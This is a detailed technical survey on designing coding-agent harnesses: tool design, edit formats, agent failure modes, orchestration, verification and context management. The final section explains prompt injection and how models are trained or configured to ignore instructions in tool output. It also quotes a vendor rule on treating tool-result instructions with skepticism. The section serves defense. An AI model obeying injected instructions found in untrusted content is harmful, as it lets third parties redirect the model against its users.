Reflexion	Shinn et al., NeurIPS 2023	Verbal self-reflection on failures stored in episodic memory; weights frozen	HumanEval 91% pass@1 (vs GPT-4 80%); ALFWorld 130/134; WebShop ~flat; MBPP dropped to 77.1	Core mechanism survives: failure text → next attempt's context. Gains require <i>external</i> feedback signal; ungrounded reflection is unreliable. Flag: HumanEval number used a modified dataset — contested
Tree-of-Thoughts	Yao et al., NeurIPS 2023	Search over thought-space; LM proposes and self-evaluates states; BFS/DFS	Game of 24: 74% vs CoT 4% vs CoT-SC(100) 9%; highly model-dependent	Mostly not in coding harnesses. Cost per task is high, decomposition is task-specific. Lesson absorbed: hold multiple candidate futures when the model can't solve in one pass
LATS	Zhou et al., ICML 2024	MCTS over agent trajectories; LM as agent, value function, and reflection generator; environment feedback grounds search	HumanEval 92.7–94.4% pass@1 (GPT-4); WebShop 75.9 (GPT-3.5); HotpotQA 0.71 vs ReAct 0.32 (GPT-3.5)	Best published numbers of its era but ~an order more compute; production equivalent is parallel trajectory sampling with a verifier, not per-step MCTS
CodeAct	Wang et al., ICML 2024	Consolidate actions into executable Python; compose	Up to +20% success over JSON/text actions across 17 LLMs; ~30% fewer interaction steps;	Dominant. OpenHands, smolagents, Manus all code-action-first. Caveat: modern

Paradigm	Paper / venue	Core claim	Headline numbers	Production survival
		tools, self-debug via interpreter feedback	OpenHands CodeAct 2.1 → 53% SWE-bench Verified (Oct 2024)	harnesses hybridize — bash/python for unbounded actions, structured tools where precision/safety matter (Edit, apply_patch)
Voyager	Wang et al., 2023	Automatic curriculum + skill library of executable code + iterative prompting w/ env feedback, execution errors, self-verification	3.3× unique items, 2.3× distance, up to 15.3× faster tech-tree vs prior SOTA; library transfers zero-shot to new worlds	Skill-library idea survives as skills/ AGENTS.md/ SKILL.md progressive-disclosure patterns (Claude Code Skills, Deep Agents skills) and learned tool macros; curriculum part is research-only
Self-correction (intrinsic)	Huang et al., ICLR 2024	LLMs can't fix reasoning w/o external feedback	Intrinsic self-correction <i>degrades</i> performance (CSQA 75.8%→41.8%)	Critical negative result: verify-then-correct loops must be grounded in tools/ tests , not introspection
CRITIC	Gou et al., ICLR 2024	Self-verification is unreliable; tool-interactive critiquing works	Consistent gains on QA, code, toxicity vs self-critique	Same lesson — external feedback is the correction signal
Budget forcing (s1)	Muennighoff et al., EMNLP 2025	Force-extend or force-terminate thinking; “Wait” appends elicit self-checking	s1-32B beats o1-preview by up to 27 pts on MATH/AIME24	Mechanism mostly absorbed into reasoning models; harness analogue = control over turn/ token budgets and “keep going” nudges

1.2 What actually survives

- **Interleaved reasoning+acting** is so thoroughly absorbed that mini-SWE-agent’s THOUGHT-section-per-step and Claude Code’s extended thinking are both ReAct descendants. ReAct alone underperformed CoT on HotpotQA EM — pure acting without internal-knowledge reasoning loses; hybrids win. Modern reasoning models collapse this distinction.
- **Reflexion’s real lesson is not “reflect”, it’s “persist actionable failure summaries”**. Gains concentrate where the evaluator is a real test suite. In harness terms: error output and failing-test output are the memory; an extra “reflection” LLM call is optional.
- **Search (ToT/LATS) is economically dominated by best-of-N**. Kapoor et al., *AI Agents That Matter* (TMLR 2025), showed simple retry/sample baselines Pareto-dominate complex agents on HumanEval at lower cost. Production equivalent: run N trajectories (or N candidate patches) and select with a verifier — Agentless’s patch-selection is exactly this and beat all contemporaneous agents.

- **Plan-and-Execute degenerated into “plan artifact + replan”.** The brittleness: an up-front wrong plan burns executor calls until the replanner notices. Production harnesses converged on a mutable plan object (todo list, plan file) that the *same* agent reads and rewrites.
- **Voyager’s skill library → “skills” in production.** Claude Code Skills, Deep Agents’ skills, and AGENTS.md/CLAUDE.md files are all progressive-disclosure memory: store procedures as files, load on demand, keep them out of context until needed.

2. Tool design science

2.1 What the function-calling literature established

BFCL (Berkeley Function Calling Leaderboard) — Patil et al., ICML 2025; v1–v4 evolution is itself a finding: - v1 introduced **AST-based evaluation** and parallel/multiple function calls. - v3 added **multi-turn and multi-step** calls with state-based verification (irrelevance/abstention testing existed since v1; “Hallucination” became a weighted score component in v4) — knowing when *not* to call a tool. - v4 reweighted so Agentic (web search, memory, format sensitivity) = 40% and Multi-Turn = 30% — i.e., 70% of the score is now agentic competence, because **single-turn function calling is saturated**. Persistent gaps: state tracking across turns, abstention when no tool fits, robustness to schema/format perturbations. - Practical read: selection-time accuracy is not the frontier; **multi-step statefulness, long-context tool use, and knowing when to abstain** are.

Gorilla (NeurIPS 2024): a finetuned LLaMA-7B + retriever-aware training beat GPT-4 at writing API calls and *substantially* reduced hallucinated calls. Lesson: **tool-call accuracy is trainable/retrievable**, and hallucination is best suppressed by grounding calls in fetched documentation rather than memorized signatures.

ToolLLM (ICLR 2024): ToolBench = 16,464 real APIs across 49 categories; DFSDT beats plain ReAct for multi-API pathfinding; an **API retriever is mandatory** — you cannot put 16k tools in context.

2.2 Tool count and selection degradation

Consistent picture across studies:

- **Shortlist depth:** “How Many Tools Should an LLM Agent See?” — on BFCL’s 370-tool registry, adaptively showing ~7 tools/query retains 90.3% coverage vs 90.8% at 50 tools; downstream tool-choice with Claude Sonnet improved 93.1% vs 87.1% (fixed-5 baseline), widening to 76.8% vs 60.9% on medium-difficulty queries. Fewer *right* tools > more tools.
- **Retrieval is the bottleneck:** ToolRet (ACL 2025 Findings) — even strong IR models are poor at tool retrieval from a 43k-tool corpus, and weak retrieval directly degrades end-to-end pass rate. If the harness has >~50 tools, invest in the retriever, not the prompt.
- **Relevance ≠ necessity:** ToolChoiceConfusion/CMTF — filtering to the *minimal next-step frontier* (via precondition-effect contracts) cut visible tools from 100 to ~1/step, ~90% token reduction, while matching the strongest baseline. Larger menus measurably increase wrong-tool calls and *premature* actions.
- **Semantic redundancy hurts:** ToolScope (ACL 2026) — merging overlapping tools + top-k retrieval improved selection accuracy +8.38% to +38.6%.

- **Naming is alignment:** PA-Tool (ACL 2026) — renaming tool/schema components to match conventions the model saw in pretraining improved tool-use accuracy up to 17% and cut schema-misalignment errors ~80%. `Snake_case_verb_noun` names with resource scope (`github_create_issue`), unambiguous parameter names (`user_id` not `user`), enums for constrained strings, and `format` hints all measurably reduce wrong-tool and wrong-argument errors.

Anthropic’s published guidance (“Writing effective tools for agents”, Sept 2025) — the most consequential practitioner document on this list: - Treat tools as **contracts between deterministic systems and a non-deterministic agent**; evaluate against real tasks, iterate. - Choose which tools *not* to implement; consolidate when agents repeatedly chain the same calls. - **Namespace** tools to define boundaries (`asana_search_projects` vs `asana_search_tasks` -style prefixes). - Return **meaningful context** — names and summaries, not opaque IDs. - **Optimize tool responses for token efficiency:** pagination, filtering, truncation, defaults that avoid drowning context (Anthropic’s companion “Introducing advanced tool use” post reports tool definitions consuming up to 134K tokens before optimization in MCP setups). - **Prompt-engineer descriptions like you’d brief a new hire:** make implicit context explicit, specify *when* to use vs sibling tools, include usage examples; small description refinements produced measurable SWE-bench gains.

2.3 Action-space and edit-format landscape — what real harnesses ship

Harness	Action space	Edit mechanism	Notable design choices
mini-SWE-agent	bash only ; no tool-calling API at all — actions parsed from triple-backtick blocks	whatever the model does in shell	~100-line agent loop; <code>subprocess.run</code> per action = stateless, trivially sandboxable; linear append-only history; >74% SWE-bench Verified self-reported (board $\leq 72.8\%$). Proves a single universal tool + good model $\approx$ the floor of competitiveness
SWE-agent	bash + custom commands	custom <code>edit</code> command gated by a linter — syntactically invalid edits are rejected with feedback	ACI principles: 100-line file viewer window (not <code>cat</code>); search returns <i>file list only</i> ; every failure returns an informative message. ACI design moved SWE-bench from ~0 to 12.5% (GPT-4 era) and later SOTA
Claude Code	Dedicated tools: Read/Write/Edit/Glob/Grep/Bash/WebFetch/WebSearch + TodoWrite/Task + AskUserQuestion + Skills	Edit = exact <code>old_string</code> → <code>new_string</code> with read-before-edit invariant, uniqueness requirement (fails with helpful error), <code>replace_all</code> escape hatch	System prompt: “use Read not cat, Grep not grep”; parallel tool calls encouraged; TodoWrite “VERY frequently”; Bash reserved for what dedicated tools can’t do. Read-before-edit is a <i>harness-enforced</i> anti-hallucination invariant
OpenAI Codex			

Harness	Action space	Edit mechanism	Notable design choices
	shell + apply_patch as a <i>freeform</i> tool with a Lark grammar ; plan tool (<code>update_plan</code>); <code>AGENTS.md</code>	*** Begin Patch / *** Add Delete Update File: / @@ context headers / default 3 lines context	Grammar-constrained freeform output (not JSON args); parser kept <i>lenient</i> specifically for gpt-4.1; prompt says “do NOT waste tokens re-reading files after <code>apply_patch</code> — the call fails if it didn’t work” (idempotent-confidence design)
OpenHands (CodeAct)	function-calling tools: <code>execute_bash</code> , <code>execute_ipython_cell</code> , <code>str_replace_editor</code> / <code>edit_file</code> , <code>browser/fetch</code>	<code>str_replace_editor</code> (view/str_replace/insert/create/undo_edit)	Action-observation event stream; condenser for context; StuckDetector ; countdown mechanism (from MINT) pushing completion within N interactions
Aider	inline edit formats	<code>whole</code> / <code>diff</code> (search-replace blocks) / <code>udiff</code> / <code>diff-fenced</code> ; per-model optimal format	Measured: <code>udiff</code> cut GPT-4-Turbo “lazy coding” 3× (20%→61%); function-calling edit format <i>underperformed</i> plain-text whole-file on early GPT models; frontier models now ~99% format-adherent on <code>diff</code>
Devin	planner + executor in sandboxed VM (shell, editor, browser)	n/a (internal)	Planner/executor are separate LLM calls with different prompts, contexts, and models; plans are deterministic state; verification via end-to-end computer-use testing

Edit-format takeaways for a new harness: 1. **Search/replace anchors (Edit `old_string` , `aider diff` , `apply_patch hunks`) dominate** whole-file rewrites for frontier models: lower tokens, reviewable diffs, enforced grounding (read-before-edit, uniqueness, context lines). 2. Whole-file rewrite is the right *fallback* when anchors can’t be made unique or for new files. 3. Unified diffs specifically countered a degeneration mode (“lazy” elision comments) — format choice shapes *behavior*, not just parseability. 4. **Validate at apply time:** SWE-agent’s linter rejection and `apply_patch`’s parse-then-apply both convert silent corruption into a readable error the model can fix next turn. 5. mini-SWE-agent’s existence proof — bash-only at >74% self-reported (≤72.8% on the official board) — means extra tools must *earn their tokens*: add a dedicated tool only where it prevents a measurable error class or saves measurable tokens.

2.4 Parallel, async, and code-executed tool calls

- **Parallel calls in one turn** are standard in production (Claude Code batches independent calls).
- **LLMCompiler** (ICML 2024): planner emits a DAG of calls, executor runs them in parallel → up to 3.7× latency and 6.7× cost reduction vs ReAct, ~+9% accuracy.

- **AsyncLM**: interrupt-style async function calling, 1.6–5.4× latency reduction; **AsyncFC** (futures in the decode stream): 1.26× on BFCL v4 web-search workloads, 1.44× on SWE-bench Lite — accuracy preserved.
- **Code execution instead of in-context tool calls** (Anthropic, “Code execution with MCP”; Cloudflare “code mode”): present tools as a code API; intermediate results filtered/aggregated in the sandbox, never entering context. Measured $_{150K \rightarrow 2K}$ tokens on one Anthropic workflow (**98.7%**); independent replications report ~81–94% aggregate reductions. Anthropic’s follow-on **Tool Search Tool** keeps only a ~500-token search tool in context and discovers the rest on demand (~8.7K vs ~77K context before work begins; ~89% reduction).
- Implication: for a lightweight harness, the winning move is usually not “parallel JSON calls” but **letting the agent write code that orchestrates tools** (CodeAct again) plus a small discovery surface when the tool catalog is large.

2.5 Results formatting, error messages, idempotency

- **Structured vs prose results**: production consensus — return compact *structured-but-legible* results with the fields the next decision needs (file:line, names, counts), with truncation and pagination. SWE-agent’s finding that showing *more* match context hurt is the canonical datapoint: **more detail can be worse**.
- **Error messages are prompts**. Anthropic’s tooling post and the Claude Code Edit tool both treat errors as corrective context (“The edit will FAIL if `old_string` is not unique... include more surrounding context”). Design errors to name the failure, state the invariant, and suggest the fix. A bare “Error: invalid parameter” wastes a turn.
- **Idempotency/undo**: SWE-agent’s editor exposed `undo_edit`; Claude Code layers this at the harness level with **checkpointing** (per-user-prompt snapshots; `/rewind` restores code and/or conversation, or summarizes-from-here). OpenAI’s `apply_patch` is deliberately *fail-fast and reported* rather than transactional — the invariant is reliable feedback, not rollback. For destructive ops (delete, force-push), the production pattern is permission gating + worktree isolation rather than undo.

3. Agent failure science

3.1 MAST — the multi-agent failure taxonomy

Cemri et al. (NeurIPS 2025 D&B) analyzed execution traces via Grounded Theory (inter-annotator $\kappa=0.88$) and distilled **14 failure modes in 3 categories** — the v1 preprint describes 200+ traces across 7 frameworks; the camera-ready taxonomy was built on 150 traces across 5 frameworks with the dataset now at 1,600+ traces:

1. **Specification/system-design issues** — disobeying task spec, disobeying role spec, **step repetition, loss of conversation history, unawareness of termination conditions**.
2. **Inter-agent misalignment** — conversation resets, failure to ask for clarification, **task derailment**, information withholding, ignoring other agents’ input, reasoning–action mismatch.
3. **Task verification — premature termination**, no or incorrect verification, incorrect task-completion marking.

Context: even SOTA open MASs fail badly (ChatDev: 33.3% correct on ProgramDev) and MAS gains are “often minimal compared to single-agent frameworks or best-of-N sampling” — echoing Kapoor et al. Single-agent harnesses should read MAST as a checklist: most of its 14 modes exist in *solo* agents too.

3.2 What trajectory analysis on coding agents shows

- **Diagnosis is the killer, not code.** A 500+-trajectory annotation effort (Nomos) found ~60–70% of failed runs made their critical mistake *before writing code*: wrong root cause, assumed location without exploration, or misread code. “Beyond Resolution Rates” similarly: simple-patch tasks defeat every agent when they require architectural reasoning.
- **Failed trajectories are longer and higher-variance:** agents correctly localized files in 72–81% of *failed* runs — finding the file isn’t the problem; achieving approximately-right modifications is.
- **Loops and diminishing returns:** pipeline agents fail early (bad localization); agentic agents get stuck in **repetitive late-stage loops**, persisting with a flawed plan; most successes land within ~25 rounds while failures stretch on (OpenHands needed ~54 rounds to cover 80% of its failures — figures from the trajectory studies arXiv 2509.13941/2511.00197; scope to those systems, don’t generalize) → *a progress-aware halt mechanism is a correctness feature, not just a cost feature*.
- **Cross-phase error propagation:** execution errors observed but unresolved during solving reliably surface as test-phase failures — unresolved intermediate errors compound.

3.3 Production loop-detection: OpenHands’ StuckDetector

OpenHands ships a concrete implementation detecting five patterns from events after the last user message: (1) identical action→observation repeated 4×; (2) same action→error 3×; (3) agent monologue 3+ turns without progress; (4) alternating ping-pong patterns 6+ cycles; (5) repeated context-window errors. This is the cheapest high-value safety mechanism a harness can copy verbatim; the futile-loops-dominate-late-failures finding is its empirical justification. Their AgentController also enforces `max_iterations` and `max_budget_per_task`.

3.4 Verification, critics, and self-verification limits

- **Intrinsic self-correction fails** (Huang et al., ICLR 2024): without external feedback, self-correction degrades reasoning (CSQA 75.8→41.8); prior positive results often used oracle labels to decide *when* to stop correcting.
- **External feedback fixes it** (CRITIC, ICLR 2024): tool-interactive verification (search, code interpreter) enables reliable correction.
- **Process supervision > outcome supervision** (Lightman et al., “Let’s Verify Step by Step”, 2023): a PRM trained on 800K step-level labels reached 78% on MATH (vs ~72% for outcome RM) on best-of-1860; step-level scoring catches right-answer/wrong-reasoning chains. Harness analogue: a verifier that checks *each step’s observable state* (tests pass, file compiles, diff applies) beats one that only grades the final artifact.
- **Verifier-as-subagent:** Anthropic’s guidance distinguishes an inline feedback loop (run tests every turn) from a **fresh-context verifier subagent** whose verdict “is not colored by the assumptions that produced the code” — the cheapest deployed approximation of an independent verifier.
- **tau-bench reliability lesson:** even GPT-4o-class agents solve <50% of policy-following tool-use tasks, and $\text{pass}^8 < 25\%$ on retail — single-run success overstates reliability ~2×. Measure and design for *consistency* (pass^k), not $\text{pass}@1$.

- **The Agent Company** (CMU): on realistic workplace tasks with simulated colleagues and internal tools, best agent (Claude 3.5 Sonnet + OpenHands) completed **24%** in the original paper (the camera-ready abstract reports 30%) — a sobering counterweight to SWE-bench numbers.

3.5 METR time horizons — the capability frame

METR’s *Measuring AI Ability to Complete Long Tasks* (NeurIPS 2025): the 50%-task-completion time horizon has doubled ~every **7 months** since 2019; Claude 3.7 $\approx$ 59 min, o3 $\approx$ 110 min (per-model figures are approximations that have shifted across METR’s updates). Models succeed ~100% on <4-minute tasks and <10% on >4-hour tasks. Drivers: reliability, adapting to mistakes, logical reasoning, tool use. For the harness: the binding constraint is whether the agent can **detect and recover from its own errors over long horizons** — verification loops, checkpointing, and context management are the compounding investments.

4. Orchestration patterns

4.1 The single loop is the default for a reason

Anthropic’s *Building effective agents* (Dec 2024) drew the canonical line: **workflows** (predefined code paths) vs **agents** (model directs its own loop). Their finding: the most successful implementations use “simple, composable patterns rather than complex frameworks”; escalate from workflow → agent only when flexibility demands it. OpenAI’s *Practical guide to building agents* independently converges: start with a single agent in a while-loop with explicit exit conditions (final-output tool, no tool call, error, max turns); split into multi-agent only when instructions get too complex or tool selection fails; then prefer manager-style (agents-as-tools) over decentralized handoffs.

4.2 Subagents: context isolation is the point

Claude Code’s Task/Agent tool is the reference implementation: each subagent gets its **own context window, system prompt, tool subset, and optional cheaper model**; the parent receives only the final report. The documented purpose ordering is telling: *preserve context* (keep search/log noise out of the main thread) > enforce constraints > specialization > cost routing to Haiku-class models. Subagents can run in background (notification on completion — explicitly *not* polled) and can be isolated in git worktrees (`isolation: worktree`).

Anthropic’s multi-agent research system (June 2025) quantifies when this pays: Opus-lead + Sonnet-subagents beat single-agent Opus by **+90.2%** on internal research eval; three factors explained 95% of BrowseComp variance — **token usage alone 80%**, then tool-call count, then model choice. Subagents are how you spend more tokens without exceeding one context window. Cost: agents $\approx$ 4× chat tokens; multi-agent $\approx$ **15×** chat tokens — viable only on high-value, breadth-first, parallelizable tasks. Failure anecdotes are design requirements: the lead agent spawned 50 subagents for simple queries → bounded fan-out and explicit delegation contracts are mandatory.

4.3 The case against multi-agent — and its resolution

Cognition’s *Don’t Build Multi-Agents* (Walden Yan) argued the opposite pole: multi-agent systems are an “expensive game of telephone”. Two principles: (1) **share context** — subagents need at least as much context as the main agent, including full traces, not just task messages; (2) **actions carry implicit**

decisions — parallel writers make conflicting unrecorded choices. The resolution, from Cognition’s 2025 follow-up (*Multi-Agents: What’s Actually Working*): **parallel reads, single-threaded writes** — multiple agents contribute intelligence while write actions stay serialized under shared context (shared todo list/plan files). This reconciles Anthropic’s success (research = read-mostly) with Cognition’s failure mode (coding = write-heavy). **Contested/finely-scoped**: multi-agent pays off for exploration and compression; it’s fragile for coordinated mutation.

4.4 Parallel exploration and ensembles

- **Best-of-N trajectories**: Kapoor et al. demonstrated naive retry/sampling baselines Pareto-dominate published agents on HumanEval; Agentless’s production-grade version samples N patches + N reproduction tests, then selects via regression+repro tests (no LLM judge needed). Practical replacement for ToT/LATS-style search: **sample whole trajectories, select with executable evidence**.
- **Multi-agent debate** (ICML 2024): improves factuality/reasoning; not adopted in coding harnesses — executable verification makes debate redundant when a test suite exists.
- **Debate’s durable residue**: heterogeneous-model ensembles and “model roulette” — mini-SWE-agent team reported *randomly switching between GPT-5 and Sonnet 4 between runs* improved performance (diversity beats deliberation, cheaply).

4.5 Async/background tools

Claude Code’s background Task semantics — fire, continue working, get a completion *notification* — is the pattern that matters; anti-pattern is model-driven polling (`sleep 5; check`). AsyncLM/AsyncFC/LLMCompiler add futures/interrupts for latency, but for a CLI harness the win is simpler: **long-running commands and subagents must not block the loop’s decision-making**.

4.6 Checkpointing, rewind, and isolation

- Claude Code **checkpointing**: snapshot per user prompt; `/rewind` restores code+conversation, conversation-only, code-only, or summarizes from/to a point (also functions as context reclamation). Snapshots are file-edit-tracked state, decoupled from git.
- **Git worktrees**: `--worktree / EnterWorktree / isolation: worktree` give each session or subagent its own file tree+branch; `.worktreeinclude` copies gitignored env files; cleanup on exit. Deployed answer to parallel-write conflicts — model-legible (“each agent has its own tree”).
- Devin equivalent: each parallel Devin gets its own cloud dev server/VM; engineers ran 10–20 in parallel.

4.7 Human-in-the-loop checkpoints

Production mechanisms: Claude Code permission modes (default → `acceptEdits` → `plan` → `bypassPermissions`), **plan mode** (read-only research → user-approved plan → execute), `AskUserQuestion` tool for mid-run clarification, Esc-interrupt steering (with the caveat that typed messages *queue* rather than interrupt — an open feature request for a priority “steering” channel injected between tool calls). 12-factor agents factor 7 (“contact humans with tool calls”) generalizes: human interaction is just another tool call in the loop. OpenAI’s guide adds layered guardrails and “stop after N tries” caps.

4.8 The todo list as context anchor

The single most-imitated planning mechanism in production: - Claude Code’s system prompt mandates TodoWrite “**VERY frequently**”, calls it “**EXTREMELY** helpful for planning tasks”, warns forgetting tasks is “unacceptable”; ≥ 1 in-progress item, one-line items. - LangChain’s Deep Agents analysis: “Claude Code uses a Todo list tool. Funnily enough — **this doesn’t do anything! It’s basically a no-op. It’s just context engineering strategy to keep the agent on track.**” - Manus’s version: “**recite** the objective” — rewriting the todo/plan mid-run pushes goals back into the attention window against context rot. - Cognition: shared todo/plan files are how multiple agents “stay on the same page”.

Design corollary: the plan artifact should be a *file or structured object the model rewrites*, not hidden state — it doubles as checkpoint-resumable state and as user-visible progress.

5. Task-completion engineering

5.1 Definition-of-done enforcement

Anthropic’s stated #1 practice: “**give the agent a way to verify its work**” — a check that returns a pass/fail signal into the conversation (tests, build exit code, linter, screenshot diff). Mechanisms ship in three strengths: 1. In-prompt instruction (“run the tests after implementing; iterate until they pass”); 2. Session-level **goal condition** re-checked by a separate evaluator each turn; 3. **Deterministic gate**: a Stop hook that blocks turn-end until the check passes (Claude Code caps at 8 consecutive blocks to prevent infinite blocking — a subtle but important escape valve). The SKILL.md pattern encodes domain verification procedures.

5.2 Test-driven verification loops — the Agentless template

Agentless (FSE 2025) is the cleanest existence proof that *structured phases + executable verification* beat free-running agents of the same era: 32% SWE-bench Lite at \$0.70/issue, >50% Verified with Claude 3.5. Its loop: hierarchical localization (files → classes/functions → edit lines, mixing LLM and classic IR) → sample multiple candidate patches in a simple diff format → generate reproduction tests → select final patch by regression + reproduction test results. No agent decides actions; verification does the selection. OpenAI adopted it for model evals; DeepSeek adoption is community-reported. Lesson: **when a deterministic verifier exists, invest in sampling + selection before investing in smarter control flow.**

Devin pushes the same idea end-to-end: spins up the app and clicks through it (“test mode”), Review closes the loop by *fixing each review finding until the diff is clean*; 10–20 parallel Devins each with own dev server. Their candid constraint: “when outcomes aren’t straightforwardly verifiable, additional human review is necessary” — and “Devin performs worse when you keep telling it more after it starts” → scope thoroughly upfront; mid-task requirement changes degrade performance.

5.3 Stop conditions, budgets, and context discipline

- **Exit conditions** (OpenAI guide): final-output tool call, structured output, error state, or max turns. Claude Code adds goal conditions and Stop hooks. OpenHands adds `max_iterations` + `max_budget_per_task` + StuckDetector.

- **Premature termination** is now measurable: models *give up early* under extensive context — premature-termination rate rises with context length (GAIR-NLP, *Diagnosing and Mitigating Context Rot in Long-horizon Search*, arXiv 2606.29718) — and context-management methods plus parallel sampling mitigate it. Cognition’s “**context anxiety**” finding (Sonnet 4.5 shortcuts work when it believes it’s near its window) is the model-side version; their fix — run the 1M-token beta while capping usage at 200K — is a harness trick worth stealing: give the model perceived headroom.
- **Context engineering for cost + quality** (Manus’s six lessons, the most cited production context-engineering doc):
 1. Design around the **KV-cache** — stable prefixes, append-only context, deterministic serialization; ~100:1 input:output ratios make cache hit rate the dominant cost factor (~10× price delta).
 2. **Don’t dynamically remove tools** — it breaks cache and confuses the model; mask availability via logits/state machine instead.
 3. **Filesystem as externalized context** — large observations go to files; keep URLs/paths in context, not payloads.
 4. **Recite the plan** — attention manipulation via rewriting.
 5. **Keep the wrong turns in context** — error traces let the model learn mid-run.
 6. **Break few-shot pattern lock-in** — repeated examples in context induce imitation drift; vary them.
- **Budget-aware agents**: prompting alone doesn’t enforce budgets — INTENT found models violate hard budgets via retries even with per-call cost feedback (lookahead/world-model planning needed); EcoAgent-Bench shows 3.9–24% strict success under priced actions. Practical: enforce budgets at the harness level (per-task token/\$ ledger + circuit breaker), don’t ask the model to self-police.
- **Cost-aware model routing**: FrugalGPT cascades (up to 98% cost reduction matching GPT-4) → harness version: route subagents/subtasks to cheaper models (Haiku subagents, planner-strong/executor-cheap splits). Anthropic’s own finding supports — upgrading the model beat doubling the token budget.
- **Steering mid-run**: queue-and-continue vs Esc-interrupt distinction; Devin’s finding that mid-task requirement changes hurt → a “steering channel” should deliver at tool-call boundaries, and the harness should make interruption non-destructive (keep work, inject correction).

6. Actionable implications — tools, planning & orchestration

Po — Foundations (do these first, they compound)

1. **Single ReAct loop, bash-first, small curated toolset.** Start from the mini-SWE-agent baseline (~100 lines, bash-only, >74% SWE-bench Verified self-reported) and add dedicated tools only where they buy measured error reduction: Read-with-line-numbers, anchored Edit (exact-match + uniqueness + read-before-edit), Grep-with-ranking, Write-as-fallback. Strongest empirical floor-per-complexity in the literature.
2. **A mutable plan artifact as first-class state.** A no-op-by-design todo/plan tool that the model writes and rereads; persist it to disk so it survives compaction and enables session resume and user-visible progress.
3. **Executable verification gate.** Definition-of-done as a runnable check; Stop-hook-style blocking with a consecutive-block cap; fresh-context verifier subagent as the final check before reporting completion. Highest-documented-leverage practice in the corpus.
4. **Stuck detector + budgets.** Copy OpenHands’ five-pattern detector +

max_iterations + per-task budget. Justified by futile loops dominating late-stage failures and successes concentrating in the first ~25 rounds. 5. **Checkpointing/rewind**. Per-prompt or per-tool-call file snapshots; rewind restores code, conversation, or both; doubles as the undo story for a no-transaction edit tool.

P1 — Context economics 6. **KV-cache discipline**: stable system-prompt prefix, append-only event log, deterministic serialization, cache breakpoints. ~10× cost lever — bigger than almost any model-choice decision. 7. **Filesystem as memory**: tool results beyond a size threshold spill to files; context keeps paths + summaries; enables lossless recovery vs lossy compaction. 8. **Error traces stay in context**; microcompaction clears *old tool results* first, not errors. 9. **Context-rot budget**: treat ~60–70% of window as the practical ceiling; compact or hand off before it.

P2 — Orchestration (add only when the task demands it) 10. **Subagents = context isolation + parallel reads**. Spawn for search/exploration/research fan-out; keep writes single-threaded or worktree-isolated. Background fire-and-notify, never model-pollled. Bounded fan-out with explicit delegation contracts. 11. **Best-of-N + executable selection** before any fancy search: sample K trajectories or K patches, select by tests. Do not build ToT/MCTS for coding. 12. **Worktree isolation** for parallel agents; env seeding; deterministic cleanup.

P3 — Polish 13. **Tool-description engineering as an eval-driven loop** (Anthropic method: prototype → eval tasks → let the agent improve its own tools). Enforce `verb_noun` names, enums, format hints, required-field completeness, sibling-boundary notes. 14. **Error-message-as-feedback**: every tool failure names the invariant + suggested repair. Apply-time validation (linter on edits, parse-then-apply patches). 15. **Progressive disclosure for large tool catalogs**: if >~50 tools, a tool-search/discovery surface or code-execution mode (95% context preservation; ~78% measured token cuts in replications). 16. **HTTL**: permission modes + plan mode + AskUserQuestion tool + interrupt that keeps work + queued steering injected at tool-call boundaries. 17. **Continuous eval against harness debt**: re-test every scaffold component at each model upgrade; keep scaffolds thin on control flow, thick on verification/memory/sandboxing.

Anti-patterns to avoid (each backed above): dynamically adding/removing tools mid-run; ungrounded self-reflection calls; planner-executor split as the *default*; multi-writer parallelism on shared files; letting the model self-enforce budgets; polling for background tasks; error-less silent tool failures; whole-file rewrites as the primary edit path. # Chapter 5 — Instruction Hierarchy, Skills & Steerability

Sources inline; contested findings flagged.

0. Executive summary — instructions & steerability

Three structural facts dominate this design space:

1. **There is no cryptographic separation between instructions and data in an LLM context.** Every serious player now treats the instruction hierarchy as a *defense-in-depth* problem: model-level privilege training (OpenAI's Instruction Hierarchy, the Model Spec chain of command) + harness-level structural separation (tool-result-only channels for untrusted content, spotlighting/delimiters, taint tracking) + deterministic enforcement at the tool-call boundary (permissions, sandboxing, CaMeL/Progent-style capability policies) + human approval for irreversible actions.
2. **Production harnesses ship modular, conditionally-assembled system prompts, not monolithic strings.** Claude Code assembles ~18 sections / 110+ prompt strings split by a cache

boundary; Codex ships per-model prompt files; Gemini CLI renders prompts from a snippet pipeline with model-conditional variants; Cursor uses different prompts per model family. Instruction architecture is a *compiler problem*, not a writing problem.

3. **Context economics dominate extensibility design.** Anthropic Agent Skills (~100 idle tokens, load-on-trigger) vs MCP tool schemas (~200–1,900 tokens/tool, always resident) vs AGENTS.md (always resident but trivially reliable). Vercel’s eval found a passive 8KB index in AGENTS.md beat skills 100%→79%/53% because the agent skipped invoking skills 56% of the time — passive context eliminates a decision point (contested: single benchmark, retrieval-shaped task).

1. Instruction hierarchy science

1.1 The canonical model: OpenAI’s Instruction Hierarchy + Model Spec

“**The Instruction Hierarchy: Training LLMs to Prioritize Privileged Instructions**” (Wallace et al., Apr 2024, arXiv:2404.13208) is the foundational paper. Core claims:

- Root cause of prompt injection: LLMs treat system prompts, user messages, and tool outputs as *same-priority text*. The fix is a trained privilege ordering: **system** > **user** > **third-party/tool content**.
- Conflict resolution rule: lower-privilege instructions that are *aligned* with higher-privilege ones are followed; *misaligned* ones are ignored, or the model refuses if no compliant path exists.
- Training method: synthetic data generation + context distillation — aligned examples taught to be obeyed, misaligned examples taught to be ignored.
- Results on GPT-3.5: **+63% robustness on system-prompt extraction attacks; +30% jailbreak robustness despite zero jailbreak training data** (the hierarchy generalizes to unseen attack types); capabilities evals unaffected; cost = measurable **over-refusal regression**.

OpenAI Model Spec chain of command operationalizes as authority levels. The Feb 2025 spec defined four: **platform** > **developer** > **user** > **guideline(defaults)**; the current spec adds root and system on top: **root/platform** > **system** > **developer** > **user** > **guideline**. “Instructions with higher authority override those with lower authority.”

API surface: OpenAI replaced `system` with a distinct `developer` role for o1+ models, plus a request-scoped `instructions` field in the Responses API. Anthropic has a single `system` parameter but trains Claude to treat `tool_result` content with skepticism — the Anthropic docs state plainly: “*Put untrusted content only in tool results... never in system prompts or plain user text blocks. Claude is trained to treat instructions that appear inside tool results with appropriate skepticism.*” They also recommend stating the policy explicitly (`<untrusted_content_policy>`) and marking provenance.

Implication for a harness: the model gives you maybe 3–4 effective privilege channels (system, user, tool_result, plus mid-conversation system injections on some providers). Your harness’s internal layers (core behavioral contract, harness features, project instructions, memory, task context) must be *compiled onto* these channels with a documented precedence order — the channel assignment itself carries privilege weight.

1.2 Instruction-following evals

Eval	What it measures	Key finding
IFEval (arXiv:2311.07911)	~500 prompts, 25 “verifiable instruction” types checked by heuristics	Standard cheap IF metric. Weakness: tests formatting compliance, not instruction <i>priority</i>
